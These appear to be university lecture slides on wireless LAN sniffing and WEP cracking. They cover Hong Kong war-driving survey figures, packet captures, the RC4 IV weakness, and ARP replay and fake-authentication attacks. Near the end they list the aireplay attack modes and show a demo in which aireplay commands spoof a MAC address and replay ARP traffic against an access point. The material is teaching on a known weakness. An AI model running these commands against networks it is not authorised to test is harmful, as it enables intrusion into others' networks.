


WLAN Sniffing and WEP Cracking

WLAN War Driving Survey 2004-05 Hong Kong by PISA,WTIA

	2002	2003	2004	2005
Date	07-Jul-02	05-Oct-03	28-Nov-04	04-Dec-05
Day	Sunday morning			
Weather	occasional light shower	sunny	sunny	sunny
Route	Kennedy Town - Causeway Bay			
No. of AP	187	474	926	1576
% of WEP/WPA disabled	77%	69%	60%	46%
% of factory default SSID	51%	39%	44%	39%
% of 802.11g AP			8.32%	68.15%

WLAN Monitoring by Network Stumbler



WLAN Traffic Captured by Ethereal

The screenshot shows the Ethereal interface with a list of captured packets. The selected packet (No. 31) is an HTTP GET request. The detailed view below shows the raw data and the decoded HTTP request.

No.	Time	Source	Destination	Protocol	Info
28	13.622874	192.168.215.42	137.189.90.239	TCP	1172 > http [SYN] Seq=0 Len=0 MSS=1
29	13.624959	137.189.90.239	192.168.215.42	TCP	http > 1172 [SYN, ACK] Seq=0 Ack=1
30	13.625248	192.168.215.42	137.189.90.239	TCP	1172 > http [ACK] Seq=1 Ack=1 Win=1
31	13.647184	192.168.215.42	137.189.90.239	HTTP	GET /~csc4130/ HTTP/1.1
32	13.649939	137.189.90.239	192.168.215.42	TCP	http > 1172 [ACK] Seq=1 Ack=424 win
33	13.711808	137.189.90.239	192.168.215.42	TCP	[TCP segment of a reassembled PDU]

Window size: 17520
Checksum: 0x4914 [correct]

Hypertext Transfer Protocol

- GET /~csc4130/ HTTP/1.1\r\n
- Host: appsrv.cse.cuhk.edu.hk\r\n
- User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.1) Gecko/20060111 Firefox/1
- Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/pn
- Accept-Language: en-us,en;q=0.5\r\n
- Accept-Encoding: gzip,deflate\r\n
- Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
- Keep-Alive: 300\r\n


0030 44 70 49 14 00 00 47 45 54 20 2f 7e 63 73 63 34 DpI...GE T /~csc4
0040 31 33 30 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 48 130/ HTT P/1.1..H
0050 6f 73 74 3a 20 61 70 70 73 72 76 2e 63 73 65 2e ost: app srv.cse.
0060 63 75 68 6b 2e 65 64 75 2e 68 6b 0d 0a 55 73 65 cuhk.edu .hk..Use
0070 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 r-Agent: Mozilla
0080 2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 3b 20 55 /5.0 (wi ndows; U
0090 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e 31 ; window s NT 5.1
00a0 3b 20 65 6e 2d 55 53 3b 20 72 76 3a 31 2e 38 2e ; en-US; rv:1.8.
00b0 30 2e 31 29 20 47 65 63 6b 6f 2f 32 30 30 36 30 0.1) Gec ko/20060

Hypertext Transfer Protocol (http), 423 bytes | P: 274 D: 274 M: 0 Drops: 0


WEP Cracking

- Use RC4 encryption algorithm
- Shared (but static) secret 64 or 128-bit key to encrypt and decrypt the data (Symmetric Key)
- 24-bit 'Initialization Vector' (IV) leaving only 40 or 104 bits as the 'real key'
- To protect the encrypted data, IV must be different for every message transmitted
- If Access Point transmits at 11 Mbps, all IVs are exhausted in roughly 5 hours

RC4 Stream Cipher




WEP Encryption Protocol



WEP Frame

WEP Frame



Flaw in IV

- When enough packets have been collected (about 150,000 for 64 bit keys and 500,000-1M for 128 bit keys) software can be used to crack the WEP key
- Some IVs leak information about a certain byte of the key, thus statistically the correct key emerges when a sufficient number of IVs have been collected.
- At a recent Information Systems Security Association Meeting a small team of FBI agents demonstrated this technique and found a key real-time during the presentation in 3 minutes

802.11 frame releases the IV information

The screenshot shows the Wireshark interface with a captured 802.11 frame selected. The packet list pane shows three frames, with the second frame (No. 160) selected. The packet details pane shows the following information:

- Type/Subtype: Data (32)
- Frame Control: 0x4208 (Normal)
- Duration: 33
- Destination address: PlanetCo_of:1f:a1 (00:90:cc:0f:1f:a1)
- BSS Id: PlanetCo_ad:5d:90 (00:90:cc:ad:5d:90)
- Source address: PlanetCo_ad:5d:90 (00:90:cc:ad:5d:90)
- Fragment number: 0
- Sequence number: 638
- WEP parameters
 - Initialization vector: 0xd33e00
 - Key Index: 0
 - WEP ICV: 0xd6d625d3 (not verified)
- Data (1428 bytes)


The packet bytes pane shows the raw data in hexadecimal and ASCII. The first few bytes are highlighted in blue, corresponding to the WEP parameters:

```
0010 00 90 cc ad 5d 90 e0 27 d3 3e 00 00 6b c5 a8 15  ....]..'.>..k...
0020 ee f3 77 78 5b 1f 8e 2f d8 91 57 46 ca 16 20 7f  ..wx[.../..WF...
0030 00 83 c6 da 69 53 89 6c 76 88 61 24 a2 bb a3 75  ....iS.l v.a$....u
0040 10 bd bc 44 69 01 64 52 6d fd a4 fa 38 51 01 ed  ...Di.dR m...8Q..
0050 5c c2 6d ff a9 0c 43 27 39 d2 83 71 cc f7 90 f7  \.m...C' 9..q...
0060 4e 26 f8 a1 2b 1c ea 90 8c 7f fb 20 07 79 c7 4f  N&...+... ..y.O
0070 5b 00 97 21 90 60 94 e0 6e cd 3e aa b2 c9 64 8c  [...!..'.. n.>...d.
```

Message Injection

- Hacker can listen to authentication process and determine a key stream for a particular IV
- Using this key stream, hacker can create packets and inject them into the network
- Collecting ARP packets (predictable size 28 bytes), and retransmitting them to AP
- WEP allows for IVs to be reused without triggering an alarm

ARP Replay Attack



Forcing ARP packet to be generated

- Hacker sends a *deauthentication* frame to knock the client off the network and then require reauthentication.
- This process will often generate an ARP packet.
- After one or more ARP packets have been collected, they can then be retransmitted or reinjected into the network repeatedly until enough packets have been generated to supply the required number of unique IVs.

Fake authentication

- In open authentication, any client can be authenticated and associated with the access point, but the access point will drop any packets not encrypted with the correct WEP key.
- Hacker fakes an authentication and association request for a SSID with a spoofed MAC address (e.g. airplay in aircrack tool)

Packets Injection by aireplay

```
attack modes:
```

- 0 count : deauthenticate all stations
- 1 delay : fake authentication with AP
- 2 : interactive frame selection
- 3 : standard ARP-request replay
- 4 : decrypt/chopchop WEP packet

```
usage: aireplay [options] <replay interface>
```

```
ppnb1:/root/demo> aireplay -1 0 -e mydefaul -a 00:90:CC:AD:5D:90 -h 0:1:2:3:4:5  
wlan0  
16:04:44 Sending Authentication Request  
16:04:44 Authentication successful  
16:04:44 Sending Association Request  
16:04:44 Association successful :-)  
ppnb1:/root/demo> aireplay -3 -b 00:90:CC:AD:5D:90 -h 0:1:2:3:4:5 -c 600 wlan0  
Saving ARP requests in replay_arp-0812-160511.cap  
You must also start airodump to capture replies.  
Read 20949 packets (got 1024 ARP requests), sent 5802 packets...
```

Injecting packets

ARP Packets Replay with a spoofed MAC address

The screenshot shows the Wireshark interface with a capture file named 'replay_arp-0515-160319.cap'. The packet list pane shows three packets, all of type 'Data' and destination 'Broadcast', originating from source '3com_03:04:05'. Packet 1 has SN=1946, packet 2 has SN=1948, and packet 3 has SN=1953. The packet details pane for the first packet shows it is an IEEE 802.11 frame with a source address of '3com_03:04:05 (00:01:02:03:04:05)' and a destination address of 'Broadcast (ff:ff:ff:ff:ff:ff)'. The data field contains the ARP packet structure.

No. .	Time	Source	Destination	Protocol	Info
1	0.000000	3com_03:04:05	Broadcast	Data	Data, SN=1946, FN=0
2	0.002913	3com_03:04:05	Broadcast	Data	Data, SN=1948, FN=0
3	0.007797	3com_03:04:05	Broadcast	Data	Data, SN=1953, FN=0

Frame 1 (68 bytes on wire, 68 bytes captured)

- IEEE 802.11
 - Type/Subtype: Data (32)
 - Frame Control: 0x4108 (Normal)
 - Duration: 0
 - BSS Id: PlanetCo_ad:5d:90 (00:90:cc:ad:5d:90)
 - Source address: 3com_03:04:05 (00:01:02:03:04:05)
 - Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
 - Fragment number: 0
 - Sequence number: 1946
 - WEP parameters
 - Initialization vector: 0xee8b00
 - Key Index: 0
 - WEP ICV: 0xbacd331b (not verified)
 - Data (36 bytes)

